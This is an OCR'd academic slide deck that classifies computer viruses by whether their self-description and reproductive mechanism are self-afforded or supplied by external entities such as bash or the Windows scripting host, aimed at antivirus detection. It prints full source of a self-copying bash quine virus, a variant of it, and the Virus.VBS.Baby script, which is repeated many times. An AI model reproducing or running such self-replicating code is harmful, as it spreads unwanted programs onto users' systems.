
Classification of Computer Viruses Using the Theory of Affordances

Matt Webster and Grant Malcolm



Department of Computer Science

Overview


- Reproducer classification.
  - Four abstract reproductive types.
  - Formal models.
- Computer virus classification.
- Worked examples:
  - Shell script computer virus.
  - Virus.VBS.Baby.
- Conclusions and future work.

Reproducer Classification

- Our work on computer virus classification is based on (the more general) reproducer classification.
- The class of reproducers is diverse:
  - Includes: computer viruses, network worms, biological viruses, biological life, memes, cellular automaton gliders, von Neumann's self-reproducing automaton, etc..
- Computer virus classification is a special case of reproducer classification.


Reproducer Classification

- Our classification is based on Gibson's theory of affordances.
  - Affordances theory is an ecological theory of perception.



- Put simply, affordances are actions possible for an entity in its environment.
  - Our ontology and classification is based on reproductive affordances.

Reproductive Processes





Nobili & Pesavento, 1994

- Von Neumann (1966) identified two crucial parts of a reproductive process:
  - a self-description
  - a reproductive mechanism
- Our classification is based on whether these two actions are afforded by the reproducer to itself, or by an external agent.

Four Abstract Reproductive Types

- Type I
  - The reproducer affords itself a self-description and a reproductive mechanism.
- Type II
  - The reproducer affords itself a self-description; the reproductive mechanism is afforded (at least in part) by another entity.
- Type III
  - The reproducer affords itself a reproductive mechanism; the self-description is afforded (at least in part) by another entity.
- Type IV
  - The reproducer's self-description and reproductive mechanism are both afforded (at least in part) by another entity.





Formal Models of Reproductive Processes

A *model of a reproductive system* consists of:

- a set S of *states*;
- a set Ent of *entities*;
- a relation $\_ : \_$ between entities and states, where for entities e and states s, $e : s$ indicates that e is present in the state s;
- a set A of *actions*;
- a ternary relation $\longmapsto$ of *succession*: $s \overset{a}{\longmapsto} s'$ means that the action a occurring in the state s leads to the new state s';
- a function Aff that assigns to two entities e and e', a set $Aff(e, e')$ of possible actions, in such a way that if $a \in Aff(e, e')$, then for all states s with $e' : s$: a is possible in s (i.e., if $s \overset{a}{\longmapsto} s'$ for some state s') if and only if $e : s$. Notionally, $Aff(e, e')$ is the set of affordances that e gives to e'.

Formal Classification

- We can visualise the classification as follows:

$rm \in Aff(r, r)$	**Type III**	**Type I**
$rm \in Aff(\hat{r}, r)$	**Type IV**	**Type II**
	$sd \in Aff(\hat{r}, r)$	$sd \in Aff(r, r)$

- Therefore, the classification is two-dimensional, with a dichotomy on each dimension.

Computer Virus Classification

- CV classification is a special case of reproducer classification.
- How it works:
  - Identify the components (actions) of the virus corresponding to the self-description and the reproductive mechanism.
  - Determine which entities are present.
  - If an entity, e, assists in a particular action a, then a ∈ Aff(e,v).
  - Based on this, determine which of the four types the virus is in.

$rm \in Aff(r, r)$	**Type III**	**Type I**
$rm \in Aff(\hat{r}, r)$	**Type IV**	**Type II**
	$sd \in Aff(\hat{r}, r)$	$sd \in Aff(r, r)$

Computer Virus Classification

- An important feature of our ontology is flexibility of classification.
  - It is possible to classify any reproducer as Type I.
    - “Type I Theorem.”
  - We think it is likely that a corresponding Type IV theorem also exists.
  - So, any computer virus can be Type I or Type IV, or something inbetween.
- However, it is logical that we choose our reproduction model based on what is possible for antivirus software.

Computer Virus Classification

- If an antivirus application is able to intercept disk I/O calls, then it makes sense to add the disk as an external agent.
  - e.g., write-to-HDD $\in$ Aff(disk, virus).
- So, if a virus v uses the disk for its self-description and reproductive mechanism, then v will be a Type IV reproducer.
- If a virus w does not use the disk, it will be a Type I reproducer.
- Therefore:
  - Type I viruses are harder to detect at run-time.
  - Type IV viruses are easier to detect.
  - Types II and III viruses are somewhere in the middle.

Shell Script Computer Virus Classification

- We will classify the following shell script computer virus:

```
st='echo st=$sq${st}$sq > .1;echo
   dq=$sq${dq}$sq >> .1; echo
   sq=$dq${sq}$dq >> .1;echo $st >>
   .1; chmod +x .1'
dq='"'
sq="'“

echo st=$sq${st}$sq > .1;
echo dq=$sq${dq}$sq >> .1;
echo sq=$dq${sq}$dq >> .1;
echo $st >> .1;
chmod +x .1
```

Obtain self-description.

Output self-description to a new file.

Set permissions of the new file.

Shell Script Computer Virus Classification

- We can model this reproduction as follows:
  - $Ent = \{v_B, \texttt{bash}\}$
  - $A = \{osd, out, sp\}$
  - $S = \{s_1, s_2, s_3, s_4\}$
  - $s_1 \overset{osd}{\longmapsto} s_2 \overset{out}{\longmapsto} s_3 \overset{sp}{\longmapsto} s_4$
  - For all $s \in S$ and $e \in Ent$, $e : s$
  - $out, sp \in \mathit{Aff}(\texttt{bash}, v_B)$ and $osd \in \mathit{Aff}(v_B, v_B)$
- Classification:

Since $\overset{sd}{\longmapsto}$ corresponds to $\overset{osd}{\longmapsto}$, and $\overset{rm}{\longmapsto}$ corresponds to $\{\overset{out}{\longmapsto}, \overset{sp}{\longmapsto}\}$, we know that $sd \in \mathit{Aff}(v_B, v_B)$ and $rm \in \mathit{Aff}(\texttt{bash}, v_B)$ and therefore this reproducer is **Type II** in this model.

$rm \in \mathit{Aff}(r, r)$	**Type III**	**Type I**
$rm \in \mathit{Aff}(\hat{r}, r)$	**Type IV**	**Type II**
	$sd \in \mathit{Aff}(\hat{r}, r)$	$sd \in \mathit{Aff}(r, r)$

Shell Script Computer Virus Classification

- As mentioned before, we can classify a computer virus ina variety of ways depending on how we define its environment.
  - We do not place any constraints on how we divide up actions and entities.
  - This gives us flexibility of classification.
  - Once we have decided on a particular environment, we can compare different computer viruses with respect to that environment.
    - We will now see how a variant of the computer virus on the previous slides is categorised differently, because of its increased reproductive reliance on external agency.

Shell Script Computer Virus Classification

- We will look at a variant of the previous virus:

```
st='echo st=$sq${st}$sq > .1;echo
   dq=$sq${dq}$sq >> .1; echo
   sq=$dq${sq}$dq >> .1;echo $st >>
   .1; chmod +x .1'
dq='"'
sq="'“

echo st=$sq${st}$sq > .1;
echo dq=$sq${dq}$sq >> .1;
echo sq=$dq${sq}$dq >> .1;
echo $st >> .1;
chmod +x .1
```

Obtain self-description.

Output self-description to a new file.

Set permissions of the new file.

Shell Script Computer Virus Classification

- We will look at a variant of the previous virus:

```
st='echo st=$sq${st}$sq > $0.copy;echo
   dq=$sq${dq}$sq >> $0.copy; echo
   sq=$dq${sq}$dq >> $0.copy;echo $st >>
   $0.copy; chmod +x $0.copy'
dq='"'
sq="'"

echo st=$sq${st}$sq > $0.copy;
echo dq=$sq${dq}$sq >> $0.copy;
echo sq=$dq${sq}$dq >> $0.copy;
echo $st >> $0.copy;
chmod +x $0.copy
```

Obtain self-description.

Output self-description to a new file.

Set permissions of the new file.

Shell Script Computer Virus Classification

- The previous model of reproduction was:
  - $Ent = \{v_B, \texttt{bash}\}$
  - $A = \{osd, out, sp\}$
  - $S = \{s_1, s_2, s_3, s_4\}$
  - $s_1 \overset{osd}{\longmapsto} s_2 \overset{out}{\longmapsto} s_3 \overset{sp}{\longmapsto} s_4$
  - For all $s \in S$ and $e \in Ent$, $e : s$
  - $out, sp \in Aff(\texttt{bash}, v_B)$ and $osd \in Aff(v_B, v_B)$

Shell Script Computer Virus Classification

- However, this must now be modified:
  - $Ent = \{v_B, \texttt{bash}\}$
  - $A = \{osd, out, sp\}$
  - $S = \{s_1, s_2, s_3, s_4\}$
  - $s_1 \overset{osd}{\longmapsto} s_2 \overset{out}{\longmapsto} s_3 \overset{sp}{\longmapsto} s_4$
  - For all $s \in S$ and $e \in Ent$, $e : s$
  - $out, sp \in Aff(\texttt{bash}, v_B)$ and $osd \in Aff(\texttt{bash}, v_B)$

- The reason is that *osd* is now partially afforded by `bash`:

```
st='echo st=$sq${st}$sq > $0.copy;echo
   dq=$sq${dq}$sq >> $0.copy; echo
   sq=$dq${sq}$dq >> $0.copy;echo $st >>
   $0.copy; chmod +x $0.copy'
dq='"'
sq="'"
```

`$0` is replaced with the virus's own filename by **`bash`**.

Shell Script Computer Virus Classification

- However, this must now be modified:
  - $Ent = \{v_B, \texttt{bash}\}$
  - $A = \{osd, out, sp\}$
  - $S = \{s_1, s_2, s_3, s_4\}$
  - $s_1 \overset{osd}{\longmapsto} s_2 \overset{out}{\longmapsto} s_3 \overset{sp}{\longmapsto} s_4$
  - For all $s \in S$ and $e \in Ent$, $e : s$
  - $out, sp \in Aff(\texttt{bash}, v_B)$ and $osd \in Aff(\texttt{bash}, v_B)$
- Therefore the classification for this virus is different:

As before, $\overset{sd}{\longmapsto}$ corresponds to $\overset{osd}{\longmapsto}$, and $\overset{rm}{\longmapsto}$ corresponds to $\{\overset{out}{\longmapsto}, \overset{sp}{\longmapsto}\}$, but now $osd \in Aff(\texttt{bash}, v_B)$ and so $sd, rm \in Aff(\texttt{bash}, v_B)$. Therefore this new virus is **Type IV** in this model.

$rm \in Aff(r, r)$	**Type III**	**Type I**
$rm \in Aff(\hat{r}, r)$	**Type IV**	**Type II**
	$sd \in Aff(\hat{r}, r)$	$sd \in Aff(r, r)$

Virus.VBS.Baby

- VBS viruses are common, due to ease of writing and Windows OS ubiquity.
  - Many VBS viruses use a similar method of reproduction.
  - A perfect example of this is Virus.VBS.Baby.
- In the previous example, we classified by formally constructing a reproduction model.
  - This time we will take a more pragmatic route, of the kind that could be more easily automated.

Virus.VBS.Baby Classification

- First we must determine which statements correspond to the self-description and reproductive mechanism.

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```

Virus.VBS.Baby Classification

- Self-description:

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```

Virus.VBS.Baby Classification

- Reproductive mechanism:

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```


Virus.VBS.Baby Classification

- Now we must determine which entities are present.

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```

Virus.VBS.Baby Classification

- Now we must determine which entities are present.



Virus.VBS.Baby Classification

- Finally, we must attribute the actions in sd and rm to the entities v and fso.

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```

Virus.VBS.Baby Classification

- Shortcut: both the sd and the rm contain actions afforded by an external entity, fso.

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```

Virus.VBS.Baby Classification

- Shortcut: both the sd and the rm contain actions afforded by an external entity, fso.

sd

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```

Virus.VBS.Baby Classification

- Shortcut: both the sd and the rm contain actions afforded by an external entity, fso.

rm

```
Randomize: On Error Resume Next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set HOME = FSO.GetFolder(".")

msgbox "Home", Home

Set Me_ = FSO.GetFile(WScript.ScriptFullName)

Baby = HOME & "\" & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25)
+ 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) &
Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd
* 25) + 65) & Chr(Int(Rnd * 25) + 65) & Chr(Int(Rnd * 25) + 65)
& ".txt.vbs"

Me_.Copy(Baby)
```

Virus.VBS.Baby Classification

- Shortcut: both the sd and the rm contain actions afforded by an external entity, fso.
  - Therefore Virus.VBS.Baby is a Type IV computer virus.

Virus.VBS.Baby Classification

- Shortcut: both the sd and the rm contain actions afforded by an external entity, fso.
  - Therefore Virus.VBS.Baby is a Type IV computer virus.

- Alternative classification:
  - If the antivirus software is not able to intercept calls to the Windows Scripting Host, then it is not logical to classify fso as a separate entity.
  - So fso and v become one: v'.
  - Everything fso afforded v is now afforded by v' to v'.
    - $Aff(fso,v) \subseteq Aff(v',v')$
  - Therefore, v' is a Type I reproducer.

Conclusion

- We have shown how computer viruses can be classified using an affordance-based ontology.
- The classification is flexible:
  - We can define which entities are present based on what the anti-virus software is able to do.
  - Therefore, we can classify computer viruses based on their difficulty of detection at run-time by a given anti-virus software.
- Therefore, this classification could be useful for prioritisation of virus scanning on systems where resources are limited.
  - e.g., smartphones, PDAs, PCs.
  - Pervasive/ubiquitous computing applications.

Future Work

- Automatic classification
  - Assembly language viruses would be difficult to assess “by hand”.
  - The self-description and reproductive mechanism could be determined automatically:
    - e.g., if the virus opens the file containing itself, and this has been detected, then we know that sd ∈ Aff(e, r), where e ≠ r.
    - if we can detect the virus as it writes a copy of itself, then we know that rm ∈ Aff(e’, r), where e’ ≠ r.

$rm \in Aff(r, r)$	**Type III**	**Type I**
$rm \in Aff(\hat{r}, r)$	**Type IV**	**Type II**
	$sd \in Aff(\hat{r}, r)$	$sd \in Aff(r, r)$

Future Work

- Incidentally, what kind of viruses would be Type I?
  - Some viruses do not require an external agent, like the OS, to read from or write to files.
    - Some viruses, like NoKernel, can access the disk directly, so do not require the help of an OS to read their self-description, or write an offspring using their reproductive mechanism.
  - Viruses that are quines afford themselves a self-description.
    - They do not require the aid of an external agent, like the OS, to open files for them to provide a self-description.
    - Therefore, all quine viruses are either Type I or II.
- Without an antivirus product capable of run-time analysis, all viruses are Type I.
  - i.e., they are undetectable at run-time.

Future Work

- Without an antivirus application capable of run-time analysis, all viruses are Type I.
  - i.e., they are undetectable at run-time.

$rm \in Aff(r, r)$	**Type III**	**Type I**
$rm \in Aff(\hat{r}, r)$	**Type IV**	**Type II**
	$sd \in Aff(\hat{r}, r)$	$sd \in Aff(r, r)$

- In essence the antivirus application forces an abstraction level for entities and actions.
  - How can we express this formally?
  - What could we learn about antivirus software?

Future Work

- So far we have only looked at the self-description and the reproductive mechanism.
  - However, computer viruses may also have a payload.
  - It might be possible to classify computer viruses according to whether their payload actions are afforded by an external agent.
  - The most difficult to detect at run-time would be Type I viruses that afford themselves their payload action (or do not have a payload action).

End of Presentation

- Publication:
  - Matt Webster and Grant Malcolm.

    “Reproducer classification using the theory of affordances.”

    In *Proceedings of the 2007 IEEE Symposium on Artificial Life*, pages 115–122, 2007.
  - Available from http://www.csc.liv.ac.uk/~matt/ .

- Any questions?